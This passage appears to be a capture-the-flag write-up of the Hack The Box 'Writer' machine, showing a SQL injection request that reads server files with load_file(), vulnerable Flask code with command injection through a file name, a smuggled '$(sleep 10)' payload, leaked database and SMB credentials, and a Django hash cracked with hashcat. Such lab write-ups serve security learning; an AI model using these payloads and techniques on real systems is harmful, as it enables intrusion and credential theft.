
```
<title>
  Redirecting | Writer.HTB
</title>
<link href="vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet">
<link href="css/redirect.css" rel="stylesheet">
</head>

<body>
<div class="wrapper">
  <div class="page vertical-align text-center">
    <div class="page-content vertical-align-middle">
      <header>
        <h3 class="animation-slide-top">
          Welcome admin# Virtual host configuration for writer.htb domain
          &lt;VirtualHost *:80&gt;
          ServerName writer.htb
          ServerAdmin admin@writer.htb
          WSGIScriptAlias / /var/www/writer.htb/writer.wsgi
          &lt;Directory /var/www/writer.htb&gt;
          Order allow,deny
          Allow from all
          &lt;/Directory&gt;
          Alias /static /var/www/writer.htb/writer/static
          &lt;Directory /var/www/writer.htb/writer/static/&gt;
          Order allow,deny
          Allow from all
          &lt;/Directory&gt;
          ErrorLog ${APACHE_LOG_DIR}/error.log
          LogLevel warn
          CustomLog ${APACHE_LOG_DIR}/access.log combined
          &lt;/VirtualHost&gt;

          # Virtual host configuration for dev.writer.htb subdomain
          # Will enable configuration after completing backend development
          # Listen 8080
          #&lt;VirtualHost 127.0.0.1:8080&gt;
          # ServerName dev.writer.htb
          # ServerAdmin admin@writer.htb
          #
          # Collect static for the writer2_project/writer_web/templates
```

**Request**

```
POST /administrative HTTP/1.1
Content-Length: 100
Cache-Control: no-cache
User-Agent: sqlmap/1.8.5#stable (https://sqlmap.org)
Host: 10.10.11.101
Accept: */*
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Connection: keep-alive

uname=admin' union select 1,load_file('/var/www/writer.htb/writer.wsgi'),3,4,5,6 --
-&password=admin
```

**Response**


```
<!doctype html>
<html lang="en">

<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta http-equiv="refresh" content="0.1; URL=/dashboard" />
  <title>
    Redirecting | Writer.HTB
  </title>
  <link href="vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet">
  <link href="css/redirect.css" rel="stylesheet">
</head>

<body>
  <div class="wrapper">
    <div class="page vertical-align text-center">
      <div class="page-content vertical-align-middle">
        <header>
          <h3 class="animation-slide-top">
            Welcome admin#!/usr/bin/python
            import sys
            import logging
            import random
            import os

            # Define logging
            logging.basicConfig(stream=sys.stderr)
            sys.path.insert(0,&#34;/var/www/writer.htb/&#34;)

            # Import the __init__.py from the app folder
            from writer import app as application
            application.secret_key = os.environ.get(&#34;SECRET_KEY&#34;, &#34;&#34;)
```




## 8) Found command injection


```python
@app.route('/dashboard/stories/edit/<id>', methods=['GET', 'POST'])
def edit_story(id):
    if not ('user' in session):
        return redirect('/')
    try:
        connector = connections()
    except mysql.connector.Error as err:
            return ("Database error")
    if request.method == "POST":
        cursor = connector.cursor()
        cursor.execute("SELECT * FROM stories where id = %(id)s;", {'id': id})
        results = cursor.fetchall()
        if request.files['image']:
            image = request.files['image']
            if ".jpg" in image.filename:
                path = os.path.join('/var/www/writer.htb/writer/static/img/', image.filename)
                image.save(path)
                image = "/img/{}".format(image.filename)
                cursor = connector.cursor()
                cursor.execute("UPDATE stories SET image = %(image)s WHERE id = %(id)s", {'image':image, 'id':id})
                result = connector.commit()
            else:
                error = "File extensions must be in .jpg!"
                return render_template('edit.html', error=error, results=results, id=id)
        if request.form.get('image_url'):
            image_url = request.form.get('image_url')
            if ".jpg" in image_url:
                try:
                    local_filename, headers = urllib.request.urlretrieve(image_url)
                    os.system("mv {} {}.jpg".format(local_filename, local_filename))
                    image = "{}.jpg".format(local_filename)
```

```
>>> urllib.request.urlretrieve("file:///etc/passwd#$(sleep 10).jpg")
('/etc/passwd#$(sleep 10).jpg', <email.message.Message object at 0x7ff84e504bd0>)
>>>
```




# *Exploitation*

1) Got reverse shell




2) Found creds

```
#Define connection for database
def connections():
    try:
        connector = mysql.connector.connect(user='admin', password='ToughPasswordToCrack', host='127.0.0.1', database='writer')
        return connector
    except mysql.connector.Error as err:
        if err.errno == errorcode.ER_ACCESS_DENIED_ERROR:
            return ("Something is wrong with your db user name or password!")
        elif err.errno == errorcode.ER_BAD_DB_ERROR:
            return ("Database does not exist")
        else:
            return ("Another exception, returning!")
    else:
        print ('Connection to DB is ready!')
```

3) Found read/write access on smb

```
vigneswar@VigneswarPC: ~
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbmap -H 10.10.11.101 -u 'kyle' -p 'ToughPasswordToCrack'

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \   |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                    https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.10.11.101:445        Name: 10.10.11.101              Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  READ ONLY       Printer Drivers
        writer2_project                                         READ, WRITE
        IPC$                                                    NO ACCESS       IPC Service (writer server (Samba, Ubuntu))
[*] Closed 1 connections

┌──(vigneswar㉿VigneswarPC)-[~]
└─$
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbclient  -m SMB3 '\\10.10.11.101\writer2_project' -U 'kyle%ToughPasswordToCrack'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Sep  5 16:54:02 2024
  ..                                  D        0  Tue Jun 22 23:25:06 2021
  static                              D        0  Mon May 17 01:59:16 2021
  staticfiles                         D        0  Fri Jul  9 16:29:42 2021
  writer_web                          D        0  Wed May 19 20:56:18 2021
  requirements.txt                    N       15  Thu Sep  5 16:54:02 2024
  writerv2                            D        0  Wed May 19 18:02:41 2021
  manage.py                           N      806  Thu Sep  5 16:54:02 2024

                7151096 blocks of size 1024. 2469828 blocks available
smb: \> cat manage.py
cat: command not found
smb: \> get manage.py
getting file \manage.py of size 806 as manage.py (1.0 KiloBytes/sec) (average 1.0 KiloBytes/sec)
smb: \> exit
```

3) Found another db cred

```
www-data@writer:/var/www/writer2_project/writerv2$ cat /etc/mysql/my.cnf
# The MariaDB configuration file
#
# The MariaDB/MySQL tools read configuration files in the following order:
# 1. "/etc/mysql/mariadb.cnf" (this file) to set global defaults,
# 2. "/etc/mysql/conf.d/*.cnf" to set global options.
# 3. "/etc/mysql/mariadb.conf.d/*.cnf" to set MariaDB-only options.
# 4. "~/.my.cnf" to set user-specific options.
#
# If the same option is defined multiple times, the last one will apply.
#
# One can use all long options that the program supports.
# Run program with --help to get a list of available options and with
# --print-defaults to see which it would actually understand and use.

#
# This group is read both both by the client and the server
# use it for options that affect everything
#
[client-server]

# Import all .cnf files from configuration directory
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/

[client]
database = dev
user = djangouser
password = DjangoSuperPassword
default-character-set = utf8
www-data@writer:/var/www/writer2_project/writerv2$
```

4) Found kyle credentials

```
MariaDB [dev]> select * from auth_user;
+----+------------------------------------------------------------------------------------------+------------+--------------+----------+------------+-------
----+----------------+----------+-----------+----------------------------+
| id | password                                                                                 | last_login | is_superuser | username | first_name | last_n
ame | email          | is_staff | is_active | date_joined                |
+----+------------------------------------------------------------------------------------------+------------+--------------+----------+------------+-------
----+----------------+----------+-----------+----------------------------+
|  1 | pbkdf2_sha256$260000$wJO3ztk0fOlcbssnS1wJPD$bbTyCB8dYWMGYlz4dSArozTY7wcZCS7DV6l5dpuXM4A= | NULL       |            1 | kyle     |            |
   | kyle@writer.htb |        1 |         1 | 2021-05-19 12:41:37.168368 |
+----+------------------------------------------------------------------------------------------+------------+--------------+----------+------------+-------
----+----------------+----------+-----------+----------------------------+
1 row in set (0.000 sec)

MariaDB [dev]>
```

5) Cracked the hash

```
pbkdf2_sha256$260000$wJO3ztk0fOlcbssnS1wJPD$bbTyCB8dYWMGYlz4dSArozTY7wcZCS7DV6l5dpuXM4A=:marcoantonio

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 10000 (Django (PBKDF2-SHA256))
Hash.Target......: pbkdf2_sha256$260000$wJO3ztk0fOlcbssnS1wJPD$bbTyCB8...uXM4A=
Time.Started.....: Thu Sep  5 17:06:47 2024 (1 min, 15 secs)
Time.Estimated...: Thu Sep  5 17:08:02 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      137 H/s (11.96ms) @ Accel:128 Loops:512 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10240/14344384 (0.07%)
Rejected.........: 0/10240 (0.00%)
Restore.Point....: 9216/14344384 (0.06%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:259584-259999
Candidate.Engine.: Device Generator
Candidates.#1....: robinhood -> 11221122

Started: Thu Sep  5 17:05:57 2024
Stopped: Thu Sep  5 17:08:04 2024
```

# *Privilege Escalation*

1) Exploited polkit vuln